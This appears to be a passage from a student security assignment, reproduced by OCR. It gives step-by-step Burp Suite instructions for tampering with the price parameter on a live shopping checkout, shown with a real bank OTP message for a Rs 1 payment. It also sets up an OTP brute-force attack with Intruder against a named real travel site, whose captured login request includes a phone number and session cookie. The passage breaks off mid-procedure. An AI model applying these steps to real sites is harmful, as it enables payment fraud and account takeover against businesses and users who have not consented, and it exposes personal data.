the proxy tab and on the intercept and then click on the proceed button




Step 9 : Now in the burp suite tab check for the parameter price or total price or amount or anything that has the value of the item added in the cart, if you dont find keep on forwarding the request


Step 10: Once you find it just click on the price and change it to 1rs and turn off the intercept



Step 11: Go to the website and see , if you see the price been changed to 1rs then it is vulnerable to parameter tampering and ask for otp




Step 12 : Enter the otp but don’t proceed as it is illegal


5:24 PM
Airtel
5:24 PM
सतर्क रहें, OTP ना बताएं!
Never share your OTP 464267
for txn of Rs. 1.00 with Airtel
Payments Bank on PU-BINDUR.
@ecom.airtelbank.com #464267

C. Perform Authentication Bypass Exploitation on any website and Prepare clear Documentation.

Title of Vulnerability: Authentication Bypass via OTP Parameter Passing

CVSS Score:



Relate with OWASP Top 10: This vulnerability is related to the OWASP Top 10 category of Broken Authentication.

Description:
This report highlights an authentication bypass vulnerability found on example.com, where attackers can bypass the OTP (One-Time Password) authentication mechanism by passing OTP parameters directly in requests.


Detailed Explanation:
Upon investigation, it was discovered that relies solely on OTP parameters for authentication without implementing additional security controls. Attackers can exploit this vulnerability by intercepting or modifying requests containing OTP parameters, then replaying or manipulating these parameters to bypass the OTP authentication process. By passing valid or fabricated OTP values directly in requests, attackers can gain unauthorized access to user accounts without possessing the legitimate OTP credentials.

Impact:
The impact of this vulnerability is severe and can lead to various security breaches, including: Unauthorized Account Access: Attackers can bypass OTP authentication and gain unauthorized access to user accounts, potentially compromising sensitive information or performing unauthorized actions.


Data Theft: Compromised accounts may contain sensitive data such as personal information, financial details, or confidential documents, which can be stolen or manipulated by attackers.
Identity Theft: Attackers can impersonate legitimate users by accessing their accounts through OTP bypass, leading to identity theft or fraudulent activities.
Reputation Damage: Incidents of unauthorized account access can damage the reputation of example.com, eroding trust among users and stakeholders.

Steps to Recreate


Step 1 : Find a website that has a OTP Login Authentication
Step 2 : Enter your phone number and click on the send otp button




Step 3: Once you have got the otp enter any wrong otp but don't click on validate otp



Step 4: Go to the burp suite tool and click on turn on the intercept




Step 5: Then come back to your website and click on validate otp button, now the request will be captured




```
GET /api/resource/APIValidateAgentOTPLogin?OTPType=LG&OTP=1234&MobileNumber=7028886778&ReferredByCode= HTTP/1.1
Host: www.gujarattravels.co.in
Cookie: ty=
a%3A4%3A%7Bs%3A10%3A%22session_id%22%3Bs%3A32%3A%221c29c076de6ecf60dddbf8cb169d67db%22%3Bs%3A10%3A%22ip_address%22%3Bs%3A14%3A%22103.195.250.10%22%3Bs%3A10%3A%22user_agent
%22%3Bs%3A50%3A%22Mozilla%2F5.0+%28Windows+NT+10.0%3B+Win64%3B+x64%3B+rv%3A124.0%22%3Bs%3A13%3A%22last_activity%22%3Bi%3A1713811932%3B%7D7222034c61dbaf4e14c9481893e5eaad;
__utma=84557839.1411368751.1713811937.1713811937.1713811937.1; __utmb=84557839.1.10.1713811937; __utmc=84557839; __utmz=
84557839.1713811937.1.1.utmcsr=google|utmccn=(organic)|utmcmd=organic|utmctr=(not%20provided); __utmt=1; _ga=GA1.3.1411368751.1713811937; _gid=GA1.3.743858948.1713811939;
_gat_UA-151099097-5=1; _fbp=fb.2.1713811939068.397920917; _ga_TBSR47F1TS=GS1.3.1713811939.1.0.1713811939.0.0.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
X-Requested-With: XMLHttpRequest
Referer: https://www.gujarattravels.co.in/
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

Step 6 : Now go back to the burp suite tool and right click send that request to the intruder




Step 7 : In intruder tab see the request and in proxy tab turn off the intercept


Step 8 : In the intruder tab , on the right hand side there is clear button click on that




Step 9 : In the intruder tab again , select the otp value (only the value) and on the right hand side there is add button click on that button



Step 10 : After this is done, in the same intruder tab we have to go to the payloads, in the payloads the first things is payload type , change the payload type to bruteforcer



